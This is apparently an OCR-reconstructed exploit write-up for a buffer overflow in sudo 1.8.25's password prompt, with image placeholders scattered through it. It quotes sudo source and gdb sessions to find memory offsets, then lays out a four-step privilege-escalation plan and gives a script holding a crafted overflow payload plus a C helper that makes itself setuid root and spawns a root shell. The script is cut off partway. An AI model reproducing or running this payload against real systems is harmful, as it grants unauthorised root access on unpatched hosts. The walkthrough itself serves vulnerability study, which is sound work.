
man sudo will give us



```
Normally, if sudo requires a password, it will read it from
the user's terminal.  If the -A (askpass) option is speci-
fied, a (possibly graphical) helper program is executed to
read the user's password and output the password to the stan-
dard output.  If the SUDO_ASKPASS environment variable is
set, it specifies the path to the helper program.  Otherwise,
if sudo.conf(5) contains a line specifying the askpass pro-
gram, that value will be used.  For example:

    # Path to askpass helper program
    Path askpass /usr/X11R6/bin/ssh-askpass

If no askpass program is available, sudo will exit with an
error.
```


which tells me that sudo can execute a user define program.

So if we do grep again for sudo_askpass



```
static char *
sudo_askpass(const char *askpass, const char *prompt)
{
    child = sudo_debug_fork();
    if (child == -1)
    sudo_fatal(U_("unable to fork"));

    if (child == 0) {
    /* child, point stdout to output side of the pipe and exec askpass */
    if (dup2(pfd[1], STDOUT_FILENO) == -1) {
        sudo_warn("dup2");
        _exit(255);
    }
    if (setuid(ROOT_UID) == -1)
        sudo_warn("setuid(%d)", ROOT_UID);
    if (setgid(user_details.gid)) {
        sudo_warn(U_("unable to set gid to %u"), (unsigned int)user_details.gid);
        _exit(255);
    }
    if (setuid(user_details.uid)) {
        sudo_warn(U_("unable to set uid to %u"), (unsigned int)user_details.uid);
        _exit(255);
    }
    closefrom(STDERR_FILENO + 1);
    execl(askpass, askpass, prompt, (char *)NULL);
    sudo_warn(U_("unable to run %s"), askpass);
    _exit(255);
    }
```


more specifically the user_details.uid




```
if (setuid(user_details.uid)) {
    sudo_warn(U_("unable to set uid to %u"), (unsigned int)user_details.uid);
    _exit(255);
```

this makes it so that our program will be executed with our privileges, but if we manage to set the user_details.uid to 0, our program might run as root. So where does this user_details structure lies? Let’s look at gdb. Start our python program. Attaching to the debugger and continuing the python program.

Our user_details struct lies 576 bytes ahead of the buffer position, therefore, we can very easily change its uid to 0, but how do we make the program follow this path? We can't just start sudo with -A flag as the overflow lies in the input prompt. We need to find the code which dictates the path of the program.




```
gef➤  p buf
$11 = 0x555f5faad2c0 <buf> 'A' <repeats 3392 times><error: Cannot access memory
at address 0x555f5faae000>
gef➤  p &user_details
$12 = (struct user_details *) 0x555f5faad500 <user_details>
gef➤  p/d 0x555f5faad500-0x555f5faad2c0
$13 = 576
gef➤  
```




```
sudowudo@mail:~/sudo/sudo-1.8.25$ grep -nr "sudo_askpass"
src/tgetpass.c:52:static char *sudo_askpass(const char *, const char *);
src/tgetpass.c:117:     debug_return_str_masked(sudo_askpass(askpass, prompt));
src/tgetpass.c:238:sudo_askpass(const char *askpass, const char *prompt)
src/tgetpass.c:244:    debug_decl(sudo_askpass, SUDO_DEBUG_CONV)
Binary file src/tgetpass.o matches
Binary file src/.libs/sudo matches
```

We can see that sudo_askpass is being called in tgetpass.c line 117




```
if (ISSET(flags, TGP_ASKPASS)) {
    if (askpass == NULL || *askpass == '\0')
        sudo_fatalx(U_("no askpass program specified, try setting SUDO_ASKPASS"));
    debug_return_str_masked(sudo_askpass(askpass, prompt));
```

If TGP_ASKPASS is set the program takes the execution path and flags is passed as a parameter to tgetpass. Looking at the backtrace, tgetpass was called by sudo_conversation in conversation.c line 72.



```
/* Read the password unless interrupted. */
pass = tgetpass(msg->msg, msg->timeout, flags, callback);
if (pass == NULL)
```



```
gef➤  p &tgetpass_flags
$15 = (int *) 0x555f5faad4e4 <tgetpass_flags>
gef➤   p buf
$16 = 0x555f5faad2c0 <buf> 'A' <repeats 3392 times><error: Cannot access memory
at address 0x555f5faae000>
gef➤   p/d 0x555f5faad4e4-0x555f5faad2c0
$17 = 548
```


tgetpass_flags lies 548 bytes ahead of the buffer, so we can overwrite the flags too.

We now have our exploit path ready

1. Move the pointer ahead by 548 bytes, by abusing the buffer overflow
2. SET TGP_ASKPASS flag
3. Again move the pointer ahead till we reach user_details struct
4. Set UID to 0

Now, i just can start the program with SUDO_ASKPASS environment variable set to the program we want to execute and it should all play out perfectly.


Exploit part 1




```
#!/bin/bash
# We will need socat to run this.

chmod +x socat


cat <<EOF > buf.pl
\$buf_sz = 256;
\$askpass_sz = 32;
\$signo_sz = 4*65;
\$tgetpass_flag = "\x04\x00\x00\x00" . ("\x00"x24);
print("\x00\x15"x(\$buf_sz+\$askpass_sz) .
      ("\x00\x15"x\$signo_sz) .
      (\$tgetpass_flag) . "\x37\x98\x01\x00\x35\x98\x01\x00\x35\x98\x01\x00\xff\xff\xff\xff\x35\x98\x01\x00\x00\x00\x00\x00".
      "\x00\x00\x00\x00\x00\x15"x104 . "\n");
EOF

cat <<EOF > exec.c
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <stdlib.h>
#include <unistd.h>

int main(void)
{
        printf("Exploiting!\n");
        int fd = open("/proc/self/exe", O_RDONLY);
        struct stat st;
        fstat(fd, &st);
        if (st.st_uid != 0)
        {
                fchown(fd, 0, st.st_gid);
                fchmod(fd, S_ISUID|S_IRUSR|S_IWUSR|S_IXUSR|S_IXGRP);
        }
        else
        {
                setuid(0);
                execve("/bin/bash",NULL,NULL);
        }
return 0;
```

[Read 50 lines]


Exploit part 2



